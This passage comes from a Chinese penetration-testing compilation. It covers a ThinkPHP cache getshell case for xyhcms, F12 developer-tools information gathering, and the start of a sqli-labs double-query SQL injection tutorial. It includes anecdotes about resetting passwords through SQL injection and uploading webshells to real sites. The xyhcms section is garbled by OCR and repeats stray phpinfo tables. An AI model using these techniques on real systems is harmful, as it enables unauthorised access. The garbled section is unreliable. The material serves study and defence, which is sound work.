| **Build Date** | Sep 2 2015 23:45:53 |
| **Compiler** | MSVC9 (Visual C++ 2008) |
| **Architecture** | x86 |
| **Configure Command** | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle |






## xyhcms

xyhcms 和 Jymusic cms 一样使用了 ThinkPHP 框架，这里不赘述，直接给出缓存文件的位置







a:40:{s:11:"CFG_WEBNAME";s:30:"


| | |
|---|---|
| **System** | Windows NT PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586 |
| **Build Date** | Sep 2 2015 23:45:53 |
| **Compiler** | MSVC9 (Visual C++ 2008) |
| **Architecture** | x86 |
| **Configure Command** | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle |




xyhcms 其实还有一个漏洞，在模板管理处可以添加一个 php 后缀的模板，文件内容也未做任何检测过滤。下面是成功 getshell 过程




## 1.7.3 总结

其实现在很多小型网站都是基于 ThinkPHP 框架开发的，很多都存在这种问题。当你找不到上传点的时候，可以试试这种方法。当然，肯定有人会说，这个要后台登录才能利用，你只是在本地复现，都没实战过，说个锤子。其实，我还真的实战过，只是不方便贴图，使用弱口令做密码还是挺多的，所以锤子未必不可用。还有，有的网站，虽然说你用很简单的方法 getshell，但是其实可以研究的东西还有很多，比如你 getshell 之后发现权限不够，那就可以试试提权，例如用 udf 提权、使用 mysql 远程连接结合 sqlmap 提权等等，虽然有些方法很早就有了，但是并不是每个人都会，而且一些老的思路还有可能启发你新的思考，继续加油吧！

参考文章：


ThinkPHP5.0.10-3.2.3 缓存函数设计缺陷可导致 Getshell

# 1.8F12 信息收集

eth10

信息收集（Information Gathering），是指通过各种方式以及借助相关工具来尽可能多地获取目标站点的信息，是渗透测试过程中所需完成的第一步，也是非常重要的一步。在 web 渗透测试中，信息收集是必不可少的一个环节，信息收集的质量的好坏在很大程度了决定了后期的渗透测试的效果，充分的信息收集往往能起到事半功倍的作用，也可能是后期渗透中起关键作用的一个入口，本篇文章主要是根据渗透实战来介绍 F12 信息收集以及相关技巧！

F12 开发者工具是可帮助开发人员生成和调试网页的一套工具，主要包含 elements、network、sources、timeliness、Profiles、resources、audits、console 模块，如图 1-1 所示：




F12 开发者工具页面


F12 开发者攻击是我认为最基础的信息收集，也是最简单、最快捷的信息收集，通过 F12 我们可以收集到很多不在明面上面的信息，主要包括注释信息收集、hidden 信息收集、相对路径信息收集、webserver 信息收集以及 JavaScript 功能信息收集等。

## 1.8.1 注释信息收集

我们在前端访问的页面，在其页面源代码中往往会存在有注释信息，这些注释信息中往往会包含有很多敏感信息，可能是某个文件的下载链接，也可能是一些隐藏的功能模块，甚至更有可能是一些你意想不到的敏感信息。在 F12 的 elements 模块中我们可以逐级展开个节点来查看注释信息，但是这样效率实在是太低了，因为在这个模块我们是不能使用【Ctrl+F】搜索注释信息的，另外可以通过查看页面源代码来搜索注释信息，但是搜索出来的不是连续的，这样也不是很方便我们查看。


在 F12 中，我们可以点击右上角的 show drawer 标志（ ）进行所有字符的搜索<!--，另外我们可以使用快捷键【Ctrl+shift+f】来快速进行搜索，即可把所有的注释信息搜索出来，

如图 1-2 所示。通过这种方法我们就可以快速查看当前页面中的注释信息，通过本次我们可以获取到一张图片的路径`<!-- <img src="dvwa/images/RandomStorm.png" /> -->`，有些管理管理员可能在部署网站的时候忘记关闭目录浏览功能，我们就可以通过访问 images 来看看是否开启了目录浏览，如果开启了目录浏览我们可以慢慢通过目录浏览来访问其他的很多敏感文件！如数据库文件、后台某些未授权页面已经某些备份文件等。




[redacted]提取注释信息

玩过 ctf 的朋友都知道，在 web 项中刚开始学习的时候，第一题的 flag 多数都在页面源代码中的注释信息中，如图 1-3，图 1-4 所示。




[redacted]获取 flag


[redacted]获取 flag


在实战中，我曾在注释信息中获取到文件下载的地址，进而获取了很多敏感信息，如姓名、身份证、电话、邮箱等我们通过这个这些信息可以制作具有针对性的字典，从而对后台管理进行暴力破解；也曾在注释信息中获取到一个忘记密码功能的连接，刚好这个忘记密码这个地方存在 SQL 注入，通过注入将发送的验证码发到本人的手机号上面，然后对 root 账号进行重置，通过登录后在文件上传的地方可上传 webshell，前端校验，因此很容易绕过！

对于注释信息类的信息泄露，一是尽量删除前端显示的注释信息，二是不用的功能模

块直接删除，不可通过注释的手段来进行隐藏！


## 1.8.2hidden 信息收集

在查看源代码时，我们会发现有些控件的 type 的值是 hidden，代表该控件在页面中是隐藏的，不显示的，有些参数虽然是 hidden 的，但是依旧会提交到服务器，这也给了我们利用的机会，我们使用上面的搜索方法搜索 hidden，如图 1-5 所示，即可查看所有 type 值为 hidden 的控件。




[redacted]搜索 hidden 相关内容

我们可以通过删除 hidden 即可在页面中显示该控件，如图 1-6 所示，并且可修改对应的 value 的值。




[redacted]删除 hidden


在实战中，我曾通过搜索 hidden 获取到重置别人的账号所发送的短信验证码，成功重置了该用户的密码，进而获取到该站点的登录访问权限，另外有一次由于 hidden 的这个参数依旧是提交到服务器的，而刚好这个参数是存在 XSS 漏洞，其余提交的显性参数是有了一定过滤的。

因此尽量不要使用 hidden 属性来隐藏敏感数据，如隐藏登录账户；发送的短信验证码禁止显示在页面源代码中。不管以何种方式，对于提交到服务器的参数切记都需要进行校验及过滤！

## 1.8.3 相对路径信息收集

相对路径信息收集，我主要是收集图片所在的相对路径，如图 1-7 所示，然后通过查

找（locate 或者 find）对应图片的位置，结合收集的相对路径来进行获取我们想要的绝对路径，从而进行 webshell 的上传！




[redacted]查看图片属性

另外我们还可以在 Resource 下的 script 中查看相关的 js 文件（如 conf.js）来获取相对路径信息，可能某些链接就可以未授权访问，从而我们可进行进一步的利用，如图 1-8 所示！



[redacted]查找其他页面

在实战中，我经常使用这种方法进行查找物理路径来进行上传 webshell，尤其是结合一些命令执行工具来进行使用，可能你会问，都有命令执行了，干嘛还去上传 webshell，其实这也是由于每个工具总会有一定的缺陷，导致不是所有命令都能执行，即使你是 root 权限，这时就需要上传一个功能强大的 webshell 进行利用，下载文件等！另外我曾遇到过，就是图片的这个路径逐级删除，就会直接获取到后台地址！

## 1.8.4webserver 信息收集


webserver 信息收集主要是收集 web 服务器的一个部署情况，是使用什么框架搭建的，是 Apache，还是 Nginx，或是其他的，网站是什么脚本语言开发的，是 asp，还是 PHP 等信息，这些信息我们可以使用 F12 进行简单的查看。

首先我们定位到 F12 的 network 模块，选择 doc（文档，document）进行筛选，然后使用 F5 进行刷新获取数据，如图 1-9 所示：




[redacted]选择 network 模块进行筛选

此时我们点击下面文档进行查看详细信息，可以查看到该网站是使用 Apache 搭建的，并且版本是 2.4.23，使用的是 windows 系统，开放脚本是 PHP，版本是 5.4.45 等信息，如图 1-10 所示，另外在这里也可以看到网站的 cookie，如果在这里你发现 cookie 中含有 admin=0，或者 flag=0 的这类标志，你就可以使用 burpsuit 进行抓包进行截断改包，将 0 改为 1 可能就可以直接进入到系统中了！




[redacted]查看 webserver 信息

webserver 信息对于渗透来说是很重要的，通过获取的版本即可查找对应的漏洞进行利

用，从而提高渗透的效率！因此网站管理员在部署网站的时候，切记进行安全配置，隐藏此类信息，或者修改此类信息进行干扰攻击者！如在 php.ini 中设置 expose_php = Off 来隐藏 PHP 版本信息，将下面两行添加到 Apache 配置文件（vi /etc/apache2/apache2.conf）底部，最后一行，即可隐藏 Apache banner 信息！

ServerSignature Off

ServerTokens Prod

## 1.8.4JavaScript 功能信息收集

JavaScript 信息收集主要是看看某些功能是不是前端 js 校验，如图 1-11 所示，如果是前端校验的我们可以通过禁用 js 或者直接使用 burpsuit 进行更改数据包进行相关绕过。另外还可以去资源模块（Resource）看看有没有可利用的 js 文件，比如 conf.js，里面可能会涉及到一些暗藏的链接等敏感信息。

```
<html>
	<head>
		<meta http-equiv=Content-Type content="text/html;charset=utf-8">
		<title>upload 1</title>
		<script>
			function check(){
				var filename=document.getElementById("file");
				var str=filename.value.split(".");
				var ext=str[str.length-1];
				if(ext=='jpg'){
					return true;
				}else{
					alert("请上传一张JPG格式的图片！")
					return false;
				}
				return false;
			}
		</script>
	</head>
	<body>
		请上传一张JPG格式的图片！
		<form action="upload_file.php" method="post" enctype="multipart/form-data" onsubmit="return check()">
			<label for="file">文件名</label>
			<input type="file" name="file" id="file" />
			<br />
			<input type="submit" name="submit" value="上传" />
		</form>
	</body>
</html>
```

[redacted]JavaScript 信息查看

在渗透实战中，如果上传点是前端校验的，那么我们可以禁用 js 来进行 webshell 的上传，另外有时在登录页面你可以禁用 js 之后，然后使用任意账户密码登录即可成功进入到系统中，这个我也只遇到过一次！所以开发者做相关校验的时候，切记在前端的一切校验都是不安全的，尽量前端（客户端）和后端（服务器端）一起校验和过滤！

## 1.8.5 本文简单总结

本文主要是简单介绍了 F12 开发者工具，如相关功能模块和基本使用，以及使用 F12 进行信息收集的相关利用和在渗透实战中的个人的一些相关小技巧，通过 F12 信息收集我们可收集到很多隐藏起来的敏感信息，如注释信息、webserver 信息，而这些敏感信息往往可对后期的渗透起一定的辅助作用。如果你还有更好的 F12 功能，烦请多多指教，谢谢！

# 1.9Double SQL Injection

Mochazz

之前看题不认真，把 sqli-labs 第五关和第六关做成了盲注，题目本意是考察双查询注入的用法，所以这周赶紧学了一下双查询注入。

## 1.9.1 双查询

什么是双查询？其实就是一个 select 语句中再嵌套一个 select 语句，如下图

```
mysql> select count((select database()));
+-----------------------------+
| count((select database())) |
+-----------------------------+
|                           1 |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select count((select database()))as db_num;
+--------+
| db_num |
+--------+
|      1 |
+--------+
1 row in set (0.00 sec)
```

在查询的时候，会先执行 select database()语句，然后再将该语句的执行结果传递给 count()函数，从内到外依次执行。
对于双查询注入，大家需要先了解 count()、rand()、floor()这三个函数的功能以及 group by 语句的用法。

```
mysql> select count(*) from information_schema.columns;
+----------+
| count(*) |
+----------+
|      544 |
+----------+
1 row in set (0.02 sec)

mysql> select rand();
+--------------------+
| rand()             |
+--------------------+
| 0.233763983690891 |
+--------------------+
1 row in set (0.00 sec)

mysql> select rand();
+-------------------+
| rand()            |
+-------------------+
| 0.39988185968239 |
+-------------------+
1 row in set (0.00 sec)

mysql> select floor(2.9876);
+---------------+
| floor(2.9876) |
+---------------+
|             2 |
+---------------+
1 row in set (0.00 sec)
```

select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;

select concat(0x3a,0x3a,(select database()),0x3a,0x3a) as a;
其实这里的两个语句的查询结果是一样的，用 concat()只是为了将之后报错的结果更好的显示出来，结合后面的 group by 分类。

```
mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
+----------------------------------------------------+
| concat(0x3a,0x3a,(select database()),0x3a,0x3a) |
+----------------------------------------------------+
| ::security::                                       |
+----------------------------------------------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
+--------------+
| a            |
+--------------+
| ::security:: |
+--------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a) as a;
+--------------+
| a            |
+--------------+
| ::security:: |
+--------------+
1 row in set (0.00 sec)
```

使用 group by 语句

```
mysql> select table_name from information_schema.tables where table_schema='seurity';
Empty set (0.00 sec)

mysql> select table_name from information_schema.tables where table_schema='security';
+------------+
| table_name |
+------------+
| emails     |
| referers   |
| uagents    |
| users      |
+------------+
4 rows in set (0.00 sec)

mysql> select table_name,table_schema from information_schema.tables group by table_schema;
+----------------+--------------------+
| table_name     | table_schema       |
+----------------+--------------------+
| vra8my297j     | challenges         |
| CHARACTER_SETS | information_schema |
| columns_priv   | mysql              |
| emails         | security           |
+----------------+--------------------+
4 rows in set (0.00 sec)
```

大家可以看到，其实数据库 security 下有 4 个表(emails、referers、uagents、users)，当我们使用了 group by table_schema 语句后，就会按照数据库名来分类，每个数据库也就只显示第一个表名，如果使用 group by table_name 就会是如下结果

```
mysql> select table_name,table_schema from information_schema.tables group by table_name;
+---------------------------------------+--------------------+
| table_name                            | table_schema       |
+---------------------------------------+--------------------+
| CHARACTER_SETS                        | information_schema |
| COLLATIONS                            | information_schema |
| COLLATION_CHARACTER_SET_APPLICABILITY | information_schema |
| COLUMNS                               | information_schema |
| columns_priv                          | mysql              |
| COLUMN_PRIVILEGES                     | information_schema |
| db                                    | mysql              |
| emails                                | security           |
| ENGINES                               | information_schema |
| event                                 | mysql              |
| EVENTS                                | information_schema |
| FILES                                 | information_schema |
| func                                  | mysql              |
| general_log                           | mysql              |
| GLOBAL_STATUS                         | information_schema |
| GLOBAL_VARIABLES                      | information_schema |
| help_category                         | mysql              |
| help_keyword                          | mysql              |
| help_relation                         | mysql              |
| help_topic                            | mysql              |
| host                                  | mysql              |
| KEY_COLUMN_USAGE                      | information_schema |
| ndb_binlog_index                      | mysql              |
| PARTITIONS                            | information_schema |
| plugin                                | mysql              |
